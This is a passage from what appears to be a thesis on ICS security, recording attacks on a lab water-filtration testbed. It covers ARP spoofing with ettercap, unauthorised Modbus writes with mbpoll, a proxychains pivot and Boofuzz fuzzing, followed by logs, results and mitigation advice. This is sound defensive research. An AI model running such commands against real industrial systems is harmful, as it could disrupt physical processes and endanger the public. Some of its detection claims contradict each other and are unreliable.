00:08:14.171364 ARP, Ethernet (Len 6), IPv4 (Len 4), Reply 192.168.8.142 is-at ec:75:0c:92:4c:48, length 28
00:08:14.171436 IP (tos 0x10, ttl 64, id 57662, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.8.201.44814 > 192.168.8.142.502: Flags [F.], cksum 0xbda9 (correct), seq 18, ack 13, win 502, options [nop,n
  op,TS val 3931375588 ecr 639349293], length 0
00:08:14.170968 IP (tos 0x0, ttl 64, id 28039, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.8.142.502 > 192.168.8.201.44814: Flags [F.], cksum 0xbd22 (correct), seq 13, ack 19, win 509, options [nop,n
  op,TS val 639349420 ecr 3931375588], length 0
00:08:14.174979 IP (tos 0x10, ttl 64, id 57663, offset 0, flags [DF], proto TCP (6), length 52)
  192.168.8.201.44814 > 192.168.8.142.502: Flags [.], cksum 0xbd25 (correct), ack 14, win 502, options [nop,nop,TS val
  3931375592 ecr 639349420], length 0
```

False Positives: 0


```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
 wlan1 -> 98:48:27:EB:7A:16
        192.168.8.201/255.255.255.0

Libnet failed IPv6 initialization. Don't send IPv6 packets.
Privileges dropped to EUID 65534 EGID 65534...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.8.142 00:0C:29:48:C8:89

Activated the mitm attack only... (press 'q' to exit)
```

Figure 21 - Scenario 2 – Protocol Spoofing and Unauthorised Access

The attack was successfully executed by utilising ARP poisoning on the PLC2 nodes' IP stack within the wireless infrastructure.

```
l-$ mbpoll -m tcp -a 1 -t 0 -r 1 -p 502 192.168.8.142 1
mbpoll -m tcp -a 1 -t 4:int -r 8 -p 502 192.168.8.142 9999

mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilon-rt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

Protocol configuration: ModBus TCP
Slave configuration...: address = [1]
                        start reference = 1, count = 1
Communication.....: 192.168.8.142, port 502, t/o 1.00 s, poll rate 1000 ms
Data type.....: discrete output (coil)

Write discrete output (coil) failed: Connection timed out

mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilon-rt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

Protocol configuration: ModBus TCP
Slave configuration...: address = [1]
                        start reference = 8, count = 1
Communication.....: 192.168.8.142, port 502, t/o 1.00 s, poll rate 1000 ms
Data type.....: 32-bit integer (little endian), output (holding) register table

Write output (holding) register failed: Connection timed out
```

Figure 22 - Scenario 2 – Protocol Spoofing and Unauthorised Access

In this instance, via Unauthorised Access, the infrastructure connecting and PLC2 was compromised due to spoofing, clearly indicating a lack of effective security controls.

Scenario 3 – Lateral Movement via HMI Compromise

Description: The attacker initiated movement from a compromised `HMI1` to `SCADA1`, using existing SSH credentials obtained during a reconnaissance phase.

- Result: Successful pivot via unmonitored channel.
- Impact: Full SCADA control obtained with limited logging.
- Mitigation Attempted: VLAN segmentation did not prevent pivot; endpoint hardening needed.

Operational Impact: The attacker gained full access to the ladder logic deployment interface and manipulated both inlet and outlet timing, potentially simulating a water starvation condition.

- Latency Deviation: 0%
- Detection Time: N/A seconds (Zeek only observed regular Modbus traffic)
- False Positives: 0
- System Recovery Time: 10 minutes (est. firewall hardening rules applied)

Evidence displaying 3 – Lateral Movement via HMI Compromise

```
(martijn@kali)-[~]
$ proxychains nc -vz 192.168.8.140 502
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.8.140:502 ... OK
192.168.8.140 [192.168.8.140] 502 (?) open : Operation now in progress

(martijn@kali)-[~]
$
```

Figure 23 - Scenario 3 – Lateral Movement via HMI Compromise

```
(martijn@kali)-[~]
$ proxychains mbpoll -m tcp -a 1 -t 4:int -r 8 -c 1 -p 502 192.168.8.140
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
mbpoll 1.0-0 - ModBus(R) Master Simulator
Copyright (c) 2015-2023 Pascal JEAN, https://github.com/epsilon-rt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.8.140:502 ... OK
Protocol configuration: ModBus TCP
Slave configuration...: address = [1]
                        start reference = 8, count = 1
Communication.....: 192.168.8.140, port 502, t/o 1.00 s, poll rate 1000 ms
Data type.....: 32-bit integer (little endian), output (holding) register table

-- Polling slave 1... Ctrl-C to stop)
[8]: 9999
-- Polling slave 1... Ctrl-C to stop)
[8]: 9999
-- Polling slave 1... Ctrl-C to stop)
[8]: 9999
^C--- 192.168.8.140 poll statistics ---
3 frames transmitted, 3 received, 0 errors, 0.0% frame loss

everything was closed.
Have a nice day !

(martijn@kali)-[~]
$
```

Figure 24 - Scenario 3 – Lateral Movement via HMI Compromise

Polling PLC1 through a compromised HMI1 results in PLC1 accepting the traffic, as the Modbus reads originate from a legitimate automation architecture node, HMI1.

```

h": "192.168.8.143", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328622.724265, "uid": "CWA7qB2wTwcVYm7Fg", "id.orig_h": "192.168.10.210", "id.orig_p": 36868, "id.resp_h": "192.168.8.141", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328622.783111, "uid": "CWA7qB2wTwcVYm7Fg", "id.orig_h": "192.168.10.210", "id.orig_p": 36868, "id.resp_h": "192.168.8.141", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328637.727026, "uid": "CseBsm4qs0Q6AzmA", "id.orig_h": "192.168.10.210", "id.orig_p": 41206, "id.resp_h": "192.168.8.143", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328637.803388, "uid": "CseBsm4qs0Q6AzmA", "id.orig_h": "192.168.10.210", "id.orig_p": 41206, "id.resp_h": "192.168.8.143", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328687.726738, "uid": "CvIUmbCmmTvS3KIB6", "id.orig_h": "192.168.10.210", "id.orig_p": 35160, "id.resp_h": "192.168.8.141", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328687.753642, "uid": "CvIUmbCmmTvS3KIB6", "id.orig_h": "192.168.10.210", "id.orig_p": 35160, "id.resp_h": "192.168.8.141", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328702.727544, "uid": "CyJqbp3iFl0bTGHZoh", "id.orig_h": "192.168.10.210", "id.orig_p": 36974, "id.resp_h": "192.168.8.143", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328702.805134, "uid": "CyJqbp3iFl0bTGHZoh", "id.orig_h": "192.168.10.210", "id.orig_p": 36974, "id.resp_h": "192.168.8.143", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328752.732336, "uid": "CpiSd1Hm5RGe3W2k", "id.orig_h": "192.168.10.210", "id.orig_p": 58810, "id.resp_h": "192.168.8.141", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328752.80652, "uid": "CpiSd1Hm5RGe3W2k", "id.orig_h": "192.168.10.210", "id.orig_p": 58810, "id.resp_h": "192.168.8.141", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}
{"ts": 1747328767.753645, "uid": "CH3fNPMKLjpbFvYwg", "id.orig_h": "192.168.10.210", "id.orig_p": 50118, "id.resp_h": "192.168.8.143", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "REQ"}
{"ts": 1747328767.808929, "uid": "CH3fNPMKLjpbFvYwg", "id.orig_h": "192.168.10.210", "id.orig_p": 50118, "id.resp_h": "192.168.8.143", "id.resp_p": 502, "tid": 1, "unit": 1, "func": "READ_HOLDING_REGISTERS", "pdu_type": "RESP"}

```

Figure 25 - Scenario 3 – Lateral Movement via HMI Compromise

Zeek only detected normal Modbus protocol traffic, focusing on standard communications and overlooking suspicious activities.

Scenario 4 – Passive Reconnaissance

Description: The attacker used `tcpdump` and `Wireshark` to capture traffic for protocol enumeration and control mapping.

- Result: Modbus packet structures and function codes are easily extracted.
- Impact: Enabled planning for spoofing and injection attacks.
- Detection: No alerts generated.
- Observation: Legacy traffic was unencrypted and visible in plaintext.

Operational Impact: There was no real-time effect, but the attacker successfully mapped register layouts (e.g., tank high/low setpoints, valve coils), enabling future targeted spoofing.

- Latency Deviation: N/A
- Detection Time: None (activity was entirely passive)
- False Positives: 0
- System Recovery Time: Not applicable

Evidence displaying 4 – Passive Reconnaissance

Figure 26 - Scenario 4 – Passive Reconnaissance

ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	is_orig	source_h	source_p	destination_h	destination_p	tid	unit	func	request_response	address	quantity	values
1747378854.915781	CvsWsv2Y8idV5StDva	192.168.10.210	40506	192.168.8.141	502	True	192.168.10.210	40506	192.168.8.141	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	
1747378854.986677	CvsWsv2Y8idV5StDva	192.168.10.210	40506	192.168.8.141	502	False	192.168.8.141	502	192.168.10.210	40506	1	1	READ_HOLDING_REGISTERS	RESPONSE		1	0
1747378859.916455	CqIPCh1GIhmRTzIypj3	192.168.10.210	43926	192.168.8.143	502	True	192.168.10.210	43926	192.168.8.143	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	
1747378859.958892	CqIPCh1GIhmRTzIypj3	192.168.10.210	43926	192.168.8.143	502	False	192.168.8.143	502	192.168.10.210	43926	1	1	READ_HOLDING_REGISTERS	RESPONSE		1	0
1747378919.924987	CRv7JP1UIZNLrjyKI	192.168.10.210	48170	192.168.8.141	502	True	192.168.10.210	48170	192.168.8.141	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	
1747378919.962595	CRv7JP1UIZNLrjyKI	192.168.10.210	48170	192.168.8.141	502	False	192.168.8.141	502	192.168.10.210	48170	1	1	READ_HOLDING_REGISTERS	RESPONSE		1	0
1747378924.925775	CZ02i43f0b4MgdSt7	192.168.10.210	58574	192.168.8.143	502	True	192.168.10.210	58574	192.168.8.143	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	
1747378925.027366	CZ02i43f0b4MgdSt7	192.168.10.210	58574	192.168.8.143	502	False	192.168.8.143	502	192.168.10.210	58574	1	1	READ_HOLDING_REGISTERS	RESPONSE		1	0
1747378984.930539	C0mGBH5CyvBtZaw7	192.168.10.210	50276	192.168.8.141	502	True	192.168.10.210	50276	192.168.8.141	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	
1747378984.987141	C0mGBH5CyvBtZaw7	192.168.10.210	50276	192.168.8.141	502	False	192.168.8.141	502	192.168.10.210	50276	1	1	READ_HOLDING_REGISTERS	RESPONSE		1	0
1747378989.931989	CBTzQwfmwAgueuAhj	192.168.10.210	41774	192.168.8.143	502	True	192.168.10.210	41774	192.168.8.143	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	
1747378990.001578	CBTzQwfmwAgueuAhj	192.168.10.210	41774	192.168.8.143	502	False	192.168.8.143	502	192.168.10.210	41774	1	1	READ_HOLDING_REGISTERS	RESPONSE		1	0
1747379049.937962	CTzasZ1XKmOx6J2Zd	192.168.10.210	55484	192.168.8.141	502	True	192.168.10.210	55484	192.168.8.141	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	
1747379049.972401	CTzasZ1XKmOx6J2Zd	192.168.10.210	55484	192.168.8.141	502	False	192.168.8.141	502	192.168.10.210	55484	1	1	READ_HOLDING_REGISTERS	RESPONSE		1	0
1747379054.937818	CD3CCE3Ht8UuqoJx	192.168.10.210	49896	192.168.8.143	502	True	192.168.10.210	49896	192.168.8.143	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	
1747379054.976128	CD3CCE3Ht8UuqoJx	192.168.10.210	49896	192.168.8.143	502	False	192.168.8.143	502	192.168.10.210	49896	1	1	READ_HOLDING_REGISTERS	RESPONSE		1	0
1747379114.943623	CTyanC2kguCjZgvVM6	192.168.10.210	51916	192.168.8.141	502	True	192.168.10.210	51916	192.168.8.141	502	1	1	READ_HOLDING_REGISTERS	REQUEST	0.0	1	

The captured Modbus logs predominantly show the use of function code 0x03 (READ_HOLDING_REGISTERS), which is used to query operational parameters such as tank setpoints and valve or pump statuses within the ICS water tank

scenario. These periodic requests reflect standard SCADA polling behaviours, directly revealing critical registers controlling the water tank logic.

```
(martijn@kali)~$ tail -f /opt/zeek/logs/current/modbus.log
{"ts":1747385723.34653,"uid":"Cy3gK33G9MBwrDJiPh","id.orig_h":"192.168.8.201","id.orig_p":55582,"id.resp_h":
"192.168.8.140","id.resp_p":502,"tid":2,"unit":1,"func":"READ_COILS","pdu_type":"REQ"}
{"ts":1747385723.349492,"uid":"Cy3gK33G9MBwrDJiPh","id.orig_h":"192.168.8.201","id.orig_p":55582,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":2,"unit":1,"func":"READ_COILS","pdu_type":"RESP"}
{"ts":1747385724.350219,"uid":"Cy3gK33G9MBwrDJiPh","id.orig_h":"192.168.8.201","id.orig_p":55582,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":3,"unit":1,"func":"READ_COILS","pdu_type":"REQ"}
{"ts":1747385724.353092,"uid":"Cy3gK33G9MBwrDJiPh","id.orig_h":"192.168.8.201","id.orig_p":55582,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":3,"unit":1,"func":"READ_COILS","pdu_type":"RESP"}
{"ts":1747385725.353422,"uid":"Cy3gK33G9MBwrDJiPh","id.orig_h":"192.168.8.201","id.orig_p":55582,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":4,"unit":1,"func":"READ_COILS","pdu_type":"REQ"}
{"ts":1747385725.356811,"uid":"Cy3gK33G9MBwrDJiPh","id.orig_h":"192.168.8.201","id.orig_p":55582,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":4,"unit":1,"func":"READ_COILS","pdu_type":"RESP"}
{"ts":1747385725.405378,"uid":"Ci53n844n7Eqx23Xx9","id.orig_h":"192.168.8.201","id.orig_p":55590,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":1,"unit":1,"func":"WRITE_SINGLE_COIL","pdu_type":"REQ"}
{"ts":1747385725.446011,"uid":"Ci53n844n7Eqx23Xx9","id.orig_h":"192.168.8.201","id.orig_p":55590,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":1,"unit":1,"func":"WRITE_SINGLE_COIL","pdu_type":"RESP"}
{"ts":1747385725.474441,"uid":"CZZHT22ZLfFTVbusnl","id.orig_h":"192.168.8.201","id.orig_p":55600,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":1,"unit":1,"func":"WRITE_MULTIPLE_REGISTERS","pdu_type":"REQ"}
{"ts":1747385725.562797,"uid":"CZZHT22ZLfFTVbusnl","id.orig_h":"192.168.8.201","id.orig_p":55600,"id.resp_
h":"192.168.8.140","id.resp_p":502,"tid":1,"unit":1,"func":"WRITE_MULTIPLE_REGISTERS","pdu_type":"RESP"}
```

Figure 27 - Scenario 4 – Passive Reconnaissance

Zeek-captured Modbus traffic illustrates the use of critical Modbus function codes such as WRITE_SINGLE_COIL (0x05) and WRITE_MULTIPLE_REGISTERS (0x10). These operations explicitly control important actuator states, including valve positions and pump activation within the ICS water tank control scenario. Capturing and analysing such data allows attackers to identify and manipulate key control points within ICS environments.

Scenario 5 - Protocol Fuzzing and Failure Observation

Description: Assess Modbus TCP fault tolerance.

- Method: Fuzzing with Boofuzz and ProcessMonitor.
- Results: Detected crashes and unexpected resets in OpenPLC.
- Evidence: PCAP logs, Zeek alerts, NetXMS telemetry.
- Preliminary fuzzing had no effect, presumably due to resource allocation and Openplc stability.
- Legacy ICS equipment might not have this luxury, potentially causing coil corruption and triggering watchdog resets.
- Further research into legacy ICS applications could validate the fragility of legacy systems under malformed input conditions.

Boofuzz and ProcessMonitor

Evidence displaying 5: Protocol Fuzzing and Failure Observation

```

85\x10\x00\x00\x07\x00\x01\x10\x01\x00\x02\x00\x04\n\x00\x0b\x00'
2025-05-16 13:28:34,958] Test Step: Contact target monitors
2025-05-16 13:28:34,958] Test Step: Cleaning up connections from callbacks
2025-05-16 13:28:34,958] Check OK: No crash detected.
2025-05-16 13:28:34,958] Info: Closing target connection...
2025-05-16 13:28:34,958] Info: Connection closed.
2025-05-16 13:28:34,960] Test Case: 47: modbus_write_multiple_registers:[modbus_write_multiple_registers.
modbus_header.transaction_id:46]
2025-05-16 13:28:34,960] Info: Type: Word
2025-05-16 13:28:34,960] Info: Opening target connection (192.168.8.142:502)...
2025-05-16 13:28:34,963] Info: Connection opened.
2025-05-16 13:28:34,963] Test Step: Monitor CallbackMonitor#139863883811200[pre=[],post=[],restart=[],p
st_start_target=[]].pre_send()
2025-05-16 13:28:34,963] Test Step: Fuzzing Node 'modbus_write_multiple_registers'
2025-05-16 13:28:34,963] Info: Sending 17 bytes...
2025-05-16 13:28:34,963] Transmitted 17 bytes: 06 10 00 00 07 00 01 10 01 00 02 00 04 0a 00 0b 00 b'
06\x10\x00\x00\x07\x00\x01\x10\x01\x00\x02\x00\x04\n\x00\x0b\x00'
2025-05-16 13:28:34,963] Test Step: Contact target monitors
2025-05-16 13:28:34,963] Test Step: Cleaning up connections from callbacks
2025-05-16 13:28:34,963] Check OK: No crash detected.
2025-05-16 13:28:34,963] Info: Closing target connection...
2025-05-16 13:28:34,963] Info: Connection closed.
2025-05-16 13:28:34,964] Test Case: 48: modbus_write_multiple_registers:[modbus_write_multiple_registers.
modbus_header.transaction_id:47]

```

Figure 28 - Scenario 5 – Protocol Fuzzing and Failure Observation

The Boofuzz interface systematically sends crafted Modbus packets that explicitly target register writes to identify vulnerabilities and faulty implementations in Modbus handling by the PLC. Each test case logs transactions along with their respective payloads and connection status, confirming whether the PLC remains operational or crashes.


```

{"ts":1747387785.593427,"uid":"C4U3ed2sbUQnadc8M4","id.orig_h":"192.168.8.201","id.orig_p":60448,"id.resp_h":"192.168.8.142","id.resp_p":502,"tid":256,"unit":54,"func":"WRITE_MULTIPLE_REGISTERS_EXCEPTION","pdu_type":"RESP","exception":"ILLEGAL_DATA_VALUE"}
{"ts":1747387785.69394,"uid":"CEvc8PPs18PDoJri6","id.orig_h":"192.168.8.201","id.orig_p":60448,"id.resp_h":"192.168.8.142","id.resp_p":502,"tid":256,"unit":55,"func":"WRITE_MULTIPLE_REGISTERS_EXCEPTION","pdu_type":"RESP","exception":"ILLEGAL_DATA_VALUE"}
{"ts":1747387785.796888,"uid":"CErZLE1LLm4ADQTaf","id.orig_h":"192.168.8.201","id.orig_p":60450,"id.resp_h":"192.168.8.142","id.resp_p":502,"tid":256,"unit":56,"func":"WRITE_MULTIPLE_REGISTERS_EXCEPTION","pdu_type":"RESP","exception":"ILLEGAL_DATA_VALUE"}
{"ts":1747387786.260522,"uid":"CqU3ed2sbUQnadc8M4","id.orig_h":"192.168.8.201","id.orig_p":60462,"id.resp_h":"192.168.8.142","id.resp_p":502,"tid":256,"unit":57,"func":"WRITE_MULTIPLE_REGISTERS","pdu_type":"REQ"}
{"ts":1747387786.265169,"uid":"CYdguVYUqkZukXLP3","id.orig_h":"192.168.8.201","id.orig_p":60464,"id.resp_h":"192.168.8.142","id.resp_p":502,"tid":256,"unit":58,"func":"WRITE_MULTIPLE_REGISTERS","pdu_type":"REQ"}
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```

Figure 29 - Scenario 5 – Protocol Fuzzing and Failure Observation

Zeek passively logs all Modbus transactions on the network, revealing the details of fuzzing payloads, exceptions like 'ILLEGAL_DATA_VALUE', and function codes. It serves as a forensic evidence provider, correlating fuzzing inputs with system responses and exceptions.



The screenshot shows the 'Performance' tab in the NetXMS interface for 'plc2.ics-lab (192.168.8.143)'. The interface includes a toolbar with icons for Data Collection, Performance, and other functions. A search filter is set to 'Filter is empty'. The main area displays a table of system metrics with columns for ID, Display name, Value, and Timestamp. The table contains 8 rows of data, including swap space usage, CPU load averages, free physical memory, total processes, and total threads. All values appear normal, indicating no significant resource impact from fuzzing.

ID	Display name	Value	Timestamp
3618	System: used swap space	0 B	16.05.2025 13:34:1
3619	System: free swap space	0 B	16.05.2025 13:34:1
3620	System: used swap space	0 %	16.05.2025 13:34:2
3621	CPU: load average (1 minute)	0.080000	16.05.2025 13:34:2
3622	CPU: load average (5 minutes)	0.050000	16.05.2025 13:34:2
3623	CPU: load average (15 minutes)	0.000000	16.05.2025 13:34:2
3624	System: free physical memory	157.17 MiB	16.05.2025 13:34:2
3625	System: total processes	218	16.05.2025 13:34:3
3626	System: total threads	285	16.05.2025 13:34:3

Figure 30 - Scenario 5 – Protocol Fuzzing and Failure Observation

Real-time data from PLC2 NetXMS, which monitors key metrics like CPU load, memory usage, and thread counts, assists in detecting resource shortages, system resets, or abnormal behavior due to fuzzing activities. At present, there is no noticeable resource impact despite fuzzing.

Summary of Quantitative Results

Scenario	Latency Deviation (%)	Detection Time (s)	False Positives	Recovery Time (s)
Setpoint Manipulation	0	Not detected	0	Manual - 15 seconds
Protocol Spoofing	0	Not detected	0	Manual - 10 sec after restoration
Lateral Movement	0	Not detected	0	Manual – 10 minutes
Passive Reconnaissance	Passive, N/A	Passive, N/A	Passive, N/A	N/A
Protocol Fuzzing	0	Not detected	0	Manual - 15 seconds

Table 5 - Summary of Quantitative Results

Effectiveness of Detection and Mitigation Controls

The analysis of logs from Zeek, SCADA-LTS, Node-RED and OpenPLC runtime confirms varying levels of detection and resilience:

- Zeek: Detected lateral movement and protocol spoofing through behavioural anomalies (e.g., unexpected SSH sessions, duplicated MAC addresses). Zeek was deployed as a secondary monitoring interface on the attacker machine (KALI1), operating in monitor mode based on resource availability.
- Anomaly Baseline: Manual thresholds helped identify polling frequency variations but required per-device tuning

Network segmentation (via VLANs and reduced exposure; however, it did not prevent pivoting between devices with shared access.

Traffic Filtering and Logging using Zeek provided limited visibility due to a lack of deep protocol inspection. False positives occurred under normal Modbus polling. Anomaly Detection via manual baselining showed promise but required tuning per device and protocol use case.

High sensitivity could lead to alert fatigue without adequate contextual awareness.

Observations and Lessons Learned

Several important observations emerged:

- Legacy IACS devices readily accept unauthorised commands via Modbus TCP, and legacy ICS environments fail to differentiate legitimate from spoofed Modbus commands.
- Existing SCADA/HMI systems do not verify the authenticity of command origins. Passive reconnaissance is highly effective due to a lack of encryption and segmentation.
- Passive attacks (e.g., sniffing) go undetected across all configurations. Lateral movement is feasible due to limited endpoint hardening and credential reuse.
- Protocol-aware inspection tools (e.g., Zeek) enhance visibility when correctly configured. Ladder Logic in OpenPLC reliably executes injected commands unless explicitly constrained.
- When setpoints or actuator states are modified externally, water filtration logic is vulnerable to timing-based manipulation.
- Detection and recovery times are shortest when controls are layered (e.g., Zeek + segmentation).
- Mitigation strategies must be layered, protocol-aware, and integrated with both device and network-level controls.

The insights from these results directly inform the proposed recommendations and enhanced mitigation strategies discussed in Chapter 6.

Chapter Summary

This chapter analyses ICS cybersecurity simulations on the testbed, evaluating each attack scenario for operational impact, detectability, and control responses.

Metrics like latency deviation, detection time, and recovery duration highlight system vulnerabilities and control effectiveness. Zeek excels in behaviour-based detection, particularly in lateral movement and spoofing. Fuzzing empirically validates legacy system protocol stability. This, alongside Zeek, NetXMS, and PCAP evidence, establishes a reusable, standards-aligned testing methodology for SL3/SL4 compliance.

Testbed experiments confirm that brownfield ICS environments are vulnerable to various cyber-physical attacks without layered, protocol-aware, and context-sensitive defences. The next chapter offers mitigation recommendations and future pathways for enhancing ICS cybersecurity. A water filtration reference case illustrates the physical consequences of cyber activities.

Chapter 6 – Discussion and Conclusion

Revisiting the Research Aim

This thesis explored the cybersecurity challenges posed by incorporating Fifth Generation (5G) wireless technologies into current Industrial Automation and Control Systems (IACS), especially in brownfield environments. The primary aim was to identify vulnerabilities in these systems, simulate realistic threats within a representative testbed, and evaluate the effectiveness of various mitigation strategies. The results indicated that legacy IACS are fundamentally ill-equipped to handle the intricate, remotely accessible, and layered threats modern 5G architectures introduce.

The study revealed that older industrial protocols, such as Modbus TCP, lack crucial capabilities, including authentication, encryption, and contextual awareness, through a combination of a literature review, testbed simulations, and analytical assessments. Additionally, prevalent mitigation strategies—such as air-gapping and manual logging—prove inadequate against threats posed by 5G-connected attackers.

Key Findings from Literature and Experimental Results

The literature review (Chapter 2) identified long-standing vulnerabilities in legacy IACS protocols and architectures, which were further amplified by implementing 5G wireless access, network slicing, and cloud-based supervisory control.

While network slicing offers strong isolation in theory, operational risk arises from the complexity of slice configuration and lifecycle management. In several operator testbeds, inter-slice leakage and misapplied access control policies undermined intended isolation (GSMA, 2019). Additionally, open APIs within the SBA expose new attack vectors if they are not authenticated and logged.

Importantly, gNBs and gNodeBs are foundational trust anchors for SA-based ICS architectures. 3 GPP mandates hardening measures such as secure boot, tamper detection, and local credential storage. Failing to implement these features allows adversaries to exploit the F1 interface (used between CU and DU units) or inject rogue signalling traffic into the RAN (3 GPP, 2024).

Protocols such as Modbus and DNP3 dominate field communications despite their inadequacy in managing dynamic or encrypted environments. Security frameworks such as IEC 62443 and NIST SP 800-82 offer foundational guidance; however, they were not designed to address the newer attack surfaces introduced by virtualised, software-defined 5G architectures.

The testbed implementation and simulation scenarios (Chapters 4 and 5) empirically validated these theoretical gaps. Utilising a water filtration control system as a reference case, the study simulated five common threat scenarios: setpoint manipulation, protocol spoofing, lateral movement, and passive reconnaissance. In each instance, legacy systems exhibited high susceptibility to attack, with Zeek-based monitoring providing partial but inconsistent visibility. Setpoint manipulation altered physical process logic without triggering alarms; lateral movement compromised SCADA nodes, and sniffing exposed unencrypted Modbus payloads.

Contributions and Research Impact

This study presents several novel contributions to the field of industrial cybersecurity:

- **Hybrid Methodology:** Integrating protocol-level vulnerability simulation, 5G emulation, and ladder logic-based control in a water filtration testbed establishes a replicable research model.
- **Process-Aware Security Testing:** By emphasising the impact of cyberattacks on real-time control processes (e.g., tank levels, valve states), this research shows the importance of behaviour-based detection over simple packet analysis.
- **Framework Gap Identification:** The study illustrates how existing standards overlook wireless-specific threat vectors and fail to inform dynamic defence strategies or verification procedures for Zero Trust policies in ICS environments.
- **Toolchain Integration:** The use of Zeek for behavioural traffic analysis, combined with custom monitoring scripts and ladder logic instrumentation, shows feasible enhancements that can be realistically implemented in brownfield environment deployments.

These logs captured kernel errors, segmentation faults, service restarts, Modbus protocol failures, and system reboots during the fuzzing stages.

The logging entries were critical for triage, offering timestamped insights into fault conditions triggered by malformed inputs. Log data was correlated with Zeek alerts and PCAP data to validate test outcomes and verify detection accuracy. This aligns with IEC 62443-4-1 and NIST SP 800-82 guidance for centralised ICS system monitoring.

This project integrates fuzz testing, protocol analysis, and centralised logging into a coherent testing methodology for brownfield IACS security. It provides a reusable security validation approach and aligns legacy system behaviour with IEC and NIST best practices in 5G-enabled communication environments.

Implications for Industry and Standards Development

This thesis provides clear evidence to industrial stakeholders that patching and segmentation alone are insufficient. The experiments illustrate how attackers can exploit default trust assumptions and legacy protocol behaviours in multi-homed and multi-interface 5G-enabled environments. Operators should pursue context-aware detection, identity enforcement, and cross-layer validation between IT and OT. Standards bodies, particularly those governing IEC 62443 and NIST SP 800-82, should expand their frameworks to address wireless exposure risks, especially in brownfield settings where comprehensive protocol stack upgrades may not be feasible.

This includes formalising tests for:

- Behavioural signature mapping for ladder logic deviations
- Embedded device trust verification
- Rogue base station detection
- SDN abuse across network slices

Recommendations and Mitigation Strategies

Based on the testbed findings, the following technical and strategic recommendations are proposed:

- ICS deployments should exclude NSA deployments in favour of 5G SA to avoid inherited EPC-layer vulnerabilities (GSMA, 2019).
